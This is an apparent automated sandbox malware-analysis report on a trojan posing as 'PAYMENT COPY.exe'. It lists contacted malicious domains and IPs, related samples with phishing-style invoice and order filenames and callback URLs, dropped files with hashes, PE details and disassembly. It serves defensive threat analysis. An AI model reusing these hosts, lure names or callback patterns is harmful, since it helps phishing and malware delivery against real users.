http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://181ue.com/sq.html?entry=	msdt.exe, 00000005.00000002.59 8191683.0000000005362000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://https://hm.baidu.com/hm.js?	msdt.exe, 00000005.00000002.59 8191683.0000000005362000.00000 004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://https://g.alicdn.com/woodpeckerx/jssdk/wpkReporter.js	msdt.exe, 00000005.00000002.59 8191683.0000000005362000.00000 004.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.8dq98.com/enter/index.html	msdt.exe, 00000005.00000002.59 8191683.0000000005362000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.104.107.18	kakavjesajt.com	Serbia		198371	NINETRS	true
167.114.6.31	cursosdigitaisbr.com	Canada		16276	OVHFR	true
35.244.230.236	www.llmav.xyz	United States		15169	GOOGLEUS	false
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
14.129.120.32	www.beyoncos.com	Korea Republic of		9286	KINXIDC-AS-KRKINXKR	true
104.21.28.135	www.sportfest40.com	United States		13335	CLOUDFLARENETUS	true
23.225.41.92	34.anxin58.com	United States		40065	CNSERVERSUS	true
52.79.124.173	www.mg-izkerr8.net	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385291
Start date:	12.04.2021
Start time:	09:43:56

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PAYMENT COPY.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@12/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.5% (good quality ratio 20.3%) • Quality average: 74% • Quality standard deviation: 31.4%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 92.122.145.220, 2.23.155.186, 2.23.155.232, 52.147.198.201, 104.43.193.48, 52.255.188.83, 20.50.102.62, 92.122.213.247, 92.122.213.194, 104.43.139.144, 52.155.217.156, 20.54.26.129, 184.30.24.56, 168.61.161.212, 20.82.210.154 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, 2-01-3cf7-0009.cdx.cedexis.net, store-images.s-microsoft.com-c.edgekey.net, a767.dspw65.akamai.net, wu-fg-shim.trafficmanager.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus17.cloudapp.net, download.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, download.windowsupdate.com.edgesuite.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.227.38.74	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.worldsabroad.com/hx3a/?qJE0=ByCcBdCDA9ynDZ0p2mvosMnRVFdtAJOL45GnySkY7pv3UdFI4qVYyr3+Nz+s3xG49ZTQ7g==&MFNTHp=zXaxujox
	winlog.exe	Get hash	malicious	Browse	• www.tagualove.com/uwec/?uzu8=4lE6ePOjgVOxQbKwmPb1ExKNrZ9hSDAusM8u/5C1B85TxEFkqvNdXJuLoKP4GsHywYGm&NjQhkT=8p44gXmp
	36ne6xnkop.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?1bVpY=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjCYd6IRkqR&TVg8Ar=tFNd1Vlhj2qp
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• www.rideequihome.com/iu4d/?jBZ4=dYMXTz3oQAQLkNaLcUxsUovqIEfQQMeG6VLojiGd9Hw1vsxtxl1xN3dYL0Oy7pqqR6f8&1bz=WXrpCdsXv
	giATspz5dw.exe	Get hash	malicious	Browse	• www.squeakyslimes.com/a6ru/?OtZhTl=wZOPRxK8tpyPd&KzuD=lfMB28QesiJBcE5BXZRwN/zOtPplnlykGnT8TD32dw805CVoyQ8xbgtvqYaGqJpCt+n4lE3Dhg==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• www.recovatek.com/hx3a/?df=fCmUcBRkMsU23gyon11B/xiypSW2fUD8cUjfy08rELK4cGFPgnyxy77uL+u9ezJOoCatMA==&rJ=w0G8E6
	HG546092227865431209.exe	Get hash	malicious	Browse	• www.dollfaceextensionsllc.net/ct6a/?j2JHaJc=92RjyhAwLwjL7yI7dz7K3gLd4uBg10QtxWOWXnGeU67JXFS1m9O45cTA70CqXfonfR76&KthHT=LXaP
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• www.trendyheld.com/edbs/?BbW=d74BDEXnxoADciMbQzj0eCjrMELcvf+wOrQFljwVZdGJg+vXDTJsALwkgrXDTrto9sU7&blX=yVCTVP0X
	pumYguna1i.exe	Get hash	malicious	Browse	• www.essentiallyourscandles.com/p2io/?uFNl=tOwaJov1NmitprcRi3+vLu8KpTdHs2Vuljzq3uMGq4g841w++xy1kQ5hZRjCYd6IRkqR&-ZSXw=ctxh_fYh
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• www.busybeecreates.com/bei3/?8p=EZa0cv&2d=OGWfJfpUnHsdThEHHqOdnDkqqSd1vNA2rxr/ypdVXp7lfSasz7bxTgAFATjYM0d9Yd+JVdPS6Q==
	TazxfJHRhq.exe	Get hash	malicious	Browse	• www.kinfet.com/evpn/?JDK8ix=tTQY57yJV1PB58vhZsfw1idcR39uzoBhuFhBLA0LfuUY3fYfkSmldauzSZkrcgPEdi+f&w4=jFNp36lhu
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• www.gracieleesgiftsandmore.com/hx3a/?tZUT=3J4lwxDxyQGM57lngVTovpY0RYYybvKdXCCorOYcpgj/2IXBVenraHtymYKqlnAzAiYz&9r98J=FbY8OBD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	payment.exe	Get hash	malicious	Browse	• www.moxa-pro.com/bei3/?Rl=M48tiJch&M4YDYvh=y7EZsd/VU66W5EPJYwX5Xfv+3DSZx1f1d6WAR6GRDy2o8Omo0ZsYhDvN6jXl6rbTZYPD
	Order.exe	Get hash	malicious	Browse	• www.woofytees.com/cugi/?BlL=guBtZ9/BZLKg3V3RSdvXg/8z1FJ37mZkFho76YC6dYQSBoV8kgYAqcCQ9vWS/DgnoPIa&EZXpx6=tXExBh8PdJwpH
	PO91361.exe	Get hash	malicious	Browse	• www.thegreenbattle.com/sb9r/?j2JhErl=WUvo38J/IHQ2cZDNQTpzQUKmli8iSC3X7FmX7RGR1rjI+erccOscsvK8+mo5h+9Qwsc2&NXf8l=AvBHWhTxsnkxJjj0
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• www.yourdadsamug.com/hmog/?U48Hj=FlcsoMQcYP8bHmq4bYup7jQaOgohKV4/DEyixY4WMPM8LbmuXu036xGPxLAWg/kNnOBQ&wP9=ndsh-n6
	1517679127365.exe	Get hash	malicious	Browse	• www.dollfaceextensionsllc.net/ct6a/?YP=fbdhu8lXTJZTH&LhN0T=92RjyhAwLwjL7yl7dz7K3gLd4uBg10QtxWOWXnGeU67JXFS1m9O45cTA73iQHOlfF2a9
	W88AZXFGH.exe	Get hash	malicious	Browse	• www.oouuweee.com/klf/?VPXl=btTL_&ojPl=MYGgbBKqv4+u3e/kdP2Xd91vi4RM/aoA3smYuNxu5fW82Y1Oa+7PC+KK+eq77k+PBZt4nUhikw==
	OC CVE9362 _TVOP-MIO 2(C) 2021,pdf.exe	Get hash	malicious	Browse	• www.shopvivreluxe.com/smzu/?IB=XIQ4zU3AjC42PFCTOO37iro6/VjVaWUNsZ/SuojON2epSeHv79lyId/eqrs49S5DR7zK&ndlpdH=xPJtZdZP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	P1 032021.exe	Get hash	malicious	Browse	• www.handmadebyaspenhillfarm.com/mdi/?Y4pT-VJH=4epUEO0tHWTXkdlcuRd6Nq0v/RBz/qAjN33S7V6Z6YNQB3lA9BQkHpvYTzVx/n7sMWEr&bl=VTChTb7HLlUx2na

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shops.myshopify.com	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	winlog.exe	Get hash	malicious	Browse	• 23.227.38.74
	36ne6xnkop.exe	Get hash	malicious	Browse	• 23.227.38.74
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• 23.227.38.74
	giATspz5dw.exe	Get hash	malicious	Browse	• 23.227.38.74
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 23.227.38.74
	CNTR-NO-GLDU7267089.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 23.227.38.74
	HG546092227865431209.exe	Get hash	malicious	Browse	• 23.227.38.74
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• 23.227.38.74
	pumYguna1i.exe	Get hash	malicious	Browse	• 23.227.38.74
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 23.227.38.74
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 23.227.38.74
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 23.227.38.74
	New Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	payment.exe	Get hash	malicious	Browse	• 23.227.38.74
	BL836477488575.exe	Get hash	malicious	Browse	• 23.227.38.74
	Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO91361.exe	Get hash	malicious	Browse	• 23.227.38.74

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NINETRS	http://https://nl.raymondbaez.com/xxx/redirect/	Get hash	malicious	Browse	• 104.250.166.31
	http://https://nl.largecanvasprints.com/sd/just	Get hash	malicious	Browse	• 104.250.166.28
CLOUDFLARENETUS	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 1.2.3.4
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	BL26596188006381193 74.xls.exe	Get hash	malicious	Browse	• 172.67.222.176
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 172.67.188.154
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.19.200
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	setupapp.exe	Get hash	malicious	Browse	• 172.67.164.1
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 172.67.161.4
	C++ Dropper.exe	Get hash	malicious	Browse	• 104.21.50.92
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 23.227.38.65
	JSTCG21040600210 xlxs.exe	Get hash	malicious	Browse	• 104.21.19.200
	PAYMENT RECEIPT.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO5411.exe	Get hash	malicious	Browse	• 104.21.21.198
	COMMERCIAL INVOICE N#U00c2#U00ba 0001792E21.exe	Get hash	malicious	Browse	• 104.21.17.57
	9479_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	fyi.exe	Get hash	malicious	Browse	• 172.67.188.154
	inv.exe	Get hash	malicious	Browse	• 104.21.73.99
OVHFR	Swift copy.pdf.exe	Get hash	malicious	Browse	• 51.222.80.112
	PO-4147074_pdf.exe	Get hash	malicious	Browse	• 51.195.53.221

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	kQVi54bTM0.exe	Get hash	malicious	Browse	• 5.196.102.93
	cym4u.exe	Get hash	malicious	Browse	• 188.165.17.91
	Statement-ID-(400603).vbs	Get hash	malicious	Browse	• 51.89.204.5
	$108,459.00.html	Get hash	malicious	Browse	• 146.59.152.166
	LtfVNumoON.exe	Get hash	malicious	Browse	• 144.217.30.204
	giATspz5dw.exe	Get hash	malicious	Browse	• 142.4.204.181
	SecuriteInfo.com.__vbaHresultCheckObj.21994.exe	Get hash	malicious	Browse	• 149.202.83.171
	SecuriteInfo.com.Variant.Johnnie.321295.17359.exe	Get hash	malicious	Browse	• 91.121.140.167
	fileshare.doc	Get hash	malicious	Browse	• 188.165.24 5.148
	SecuriteInfo.com.Variant.Bulz.421173.18141.exe	Get hash	malicious	Browse	• 51.89.77.2
	R1210322PIR-2FQUOTATION(P21C00285).exe	Get hash	malicious	Browse	• 51.38.214.75
	Notice of change schedule for CID_ CMA CGM AMBER 0 QA8FS1NC 0QA8GN1NC - 1st Rev.pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	Notice of change schedule for CID_ CMA CGM AMBER 0 QA8FS1NC 0QA8GN1NC - 1st Rev.pdf_1.exe	Get hash	malicious	Browse	• 51.195.53.221
	Purchase Order No.10056.exe	Get hash	malicious	Browse	• 51.195.53.221
	Quotation_pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	0L2qr7kJMh40sxq.exe	Get hash	malicious	Browse	• 66.70.204.222
	One.exe	Get hash	malicious	Browse	• 94.23.66.110
	ORDER-02188.exe	Get hash	malicious	Browse	• 178.33.222.243

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\5r6mhdppdaz	
Process:	C:\Users\user\Desktop\PAYMENT COPY.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998981429104046**
Encrypted:	**true**
SSDEEP:	3072:I3WMw/3B14lKQpzny0hgpmRZ+iwo0M2RsYnd3eTkNtoWzX9Za7Zk:I3WMw/4lKQpzyG+iwoL+sMduTezXIS
MD5:	62B43B42F92CF148B8EB8A59E73992DE
SHA1:	27464DA3E2727CC0D42A1E6CA5623944EA7D3010
SHA-256:	64A4D031533B659211B8FC9DF85BEADFE13EF2C408D38DA11918DEFE4F349B6E
SHA-512:	911D0FCBA1BC073DC897A5AEA9AEC6EB2D7D5CFA2AB67AA7BCBFBABD702A1D7978A52B0855AB221733E8002EF26D9D3DA43E40ACB99B19F0D5E4AE9FF09616A6
Malicious:	false
Reputation:	low
Preview:	....\K..]2.....&...3:,.{d1j.k.....K.....Y<.....c...M..~.....s....z.gY..1S.a...~l.?w...X.....iG..n..Y.~....N8..l..}....O:...L...F..l...Gw..F.*...._....ca..I..L@CW%..F..5....5..:.6.....x.I..l.....v...<{.a.D.....2.....*..!.X.,T%?..n.....m...[.n...=.o..?.....V....q..C.....g....H6..p.....j....Q=.....B.....c.6...*....d.....n.:.@.....M.F<..Jn.....p.....>V.P}..P.x..@.d.lRmj....M.P .....lP..5u'f..I.....!4..f^W.....I.....8.....,C.F...6..[..._4.K,..~.W..r..x~S...ye.....F.8.W.[]V.$A..MO....&s..S5.Ei....%..d.R....p.U<].g.(.4......./.`....G..._!N.*.e.O.*...T..U@d.....B...1.=~>8...\._..F%+"7.$*}fU....q..D..2(..@d..)..9._../. u[BF..kf\N..H.Sm.._&...5K.....Uz.h,....(.U...h.....H.Ay..1.Z.3'5.z...._....4f.J...)...z..K..[.....:.({..H..[d.C4 .`T....Pg.(..sg _.....#.W$...FR\|V.....{%:..-s.5.....8.:.....b.EK.....0..V..z..CL(...uX{.\V.Bi.$y&.,...._.....p._.{...IrU.=.....U..D.:0.....j..'..s..A%*.~..Z\..2.

C:\Users\user\AppData\Local\Temp\jptmg4zdrr658q2oh	
Process:	C:\Users\user\Desktop\PAYMENT COPY.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.249328842909832
Encrypted:	false
SSDEEP:	192:Jmm1XTomqd+ObD+9d4z6CYkjwVxnaehbfcGPRIm8SMW:MmpomlObD+vxPpcOcSMW
MD5:	5EE12EF6F6DB0B75AB71AF53A97168E5
SHA1:	1285BFEFF889668A0D04CA92ADB13B406C22D06B

C:\Users\user\AppData\Local\Temp\jptmg4zdrr658q2oh	
SHA-256:	4CE4C5E11A7F609B99BD99B0EB22F315DB167600F181467FAEEEB68FE897728A
SHA-512:	27623F48F2A02E34F207A9961645ED4914C66BED07167D0305DFA29636D157F8F6708DEB359CA35598AFE84755CD8F11698AF052A37320931A3A13E6879EB251
Malicious:	false
Reputation:	low
Preview:	....a.J.....{....o...}.|.....J..J..r....w..zJ..%....wM....{..ep>..J....>.d.J."...>...J.b..>.c.J.....&..J....&.h.J.)...&..J.s.....u.J.....J.....p.J.4...&..J.t..&.s.J.....>.d...k>..J.*>.....k>.a.J..>_ c...k&..J.-&F..k&.h.J..&gh...k.n.J,.....g.d....p.J.v....s.J.....&I.J....&.h.J.5...&..J.w..>.e.J.....>...J....>.`.J. ...&..J.`..&.c.J.....&..J.....t.J.3.....u.....c.~...&q..d...r.....&}.q...ws...v. ppp...~r..U...n.||...~.1.'...n.xxx.....g..}.xy.{.}J.....0hB.....p.....q.....|.J.....+.....x.J.....iin.....w3q{{..`e...X...o9}{{..a...~'.....}n.x.xJ..f%.<..e...by:{}}..`...f...K..s...r.!.{{.....M...K. ..J..J.....f...z[..J.|J.}..tq....r.{.....qJx.J.....|JedJ..K.n{J.....Y..J.....Z..n[..{.z..f...g..n...n...|.|....|.....y...`Y.x....{....e.....&{&...p..>q>.>p..ke.....c..m...s.N.....{y....{.....c..... ..Aa..`.{..c..f|.....r..c..l.....8;x...cP..'...J.....r.P.....o...NR=||>.~{..y&.....

C:\Users\user\AppData\Local\Temp\nsr3AA2.tmp\ek0j.dll	
Process:	C:\Users\user\Desktop\PAYMENT COPY.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.077323125673351
Encrypted:	false
SSDEEP:	48:a97yf72xMWZhfChEsHIGmEsH/Gt4BKiZ/seNkTHfav6yYZmEeSRuqSmHSnM:1AT4IGN4/GCBKxfQKuixNHSM
MD5:	ACFD9B42770B735A036C3DEABC11FFFA
SHA1:	FAD50F0007FDCC82F238F882DC2A25F448FC2E97
SHA-256:	D6F47850D33B1801E309180394A5557804145DAEA4818B9F17FBEECAFD364EAC
SHA-512:	02AD5BF95A690B0281FCB3E0F3D466C244443AA9AFC1592C74EF7E60B5914830B9630576F516532E0A92C69495CE24F89A937EA61A8CE7BF24642308FE608D34
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 4%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5K..fK..fK..f_..gZ..fK..fw..f...gJ..f...gJ..f..{fJ..f...gJ..fRichK..f..... .....PE..L...+.s`.....!..... .....`.....@.....P ..P....1.....@.....P.....0 .....0..... .....code..... ....data...|.... .....@....idata.....0.....@..@.rsrc.....@.....@..@.reloc.....P.....@..B..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.904570189861365
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	PAYMENT COPY.exe
File size:	206697
MD5:	0cdbfdf044cfa1d810ed06b745ac9cd9
SHA1:	124e5c370a103888227112141ea559b85ae17656
SHA256:	8d85a4dbf755253e9f46aafa65f5374431e5843e6d1fa6ab61ef238919d9f6bb
SHA512:	69a23fa871044faf8c58f0a67f49b2d74d72b2880eb299144fd3ee854880f40fe50f14503ce0e320af3e661a9722bc7f20a4055a000fdf9b72e1f0aeba9f5793
SSDEEP:	6144:HdiVOo3WMw/4lKQpzyG+iwoL+sMduTezXIi:MVl3Jw/NYzFwQN6mezXIi
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d.H..... .....:...!.....&.....e.....Rich.....PE..L.....8E.....Z....9.....J1.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40314a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007F3604971EC8h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F360496F609h
test eax, eax
jne 00007F360496F6C6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F3604971EB3h
call 00007F360496F5E9h
test eax, eax
je 00007F360496F7E2h

Instruction
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007F3604971E71h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007F360496F6ACh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x900	0xa00	False	0.409375	data	3.94574916515	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac190	0x2e8	data	English	United States
RT_DIALOG	0x3ac478	0x100	data	English	United States
RT_DIALOG	0x3ac578	0x11c	data	English	United States
RT_DIALOG	0x3ac698	0x60	data	English	United States
RT_GROUP_ICON	0x3ac6f8	0x14	data	English	United States
RT_MANIFEST	0x3ac710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
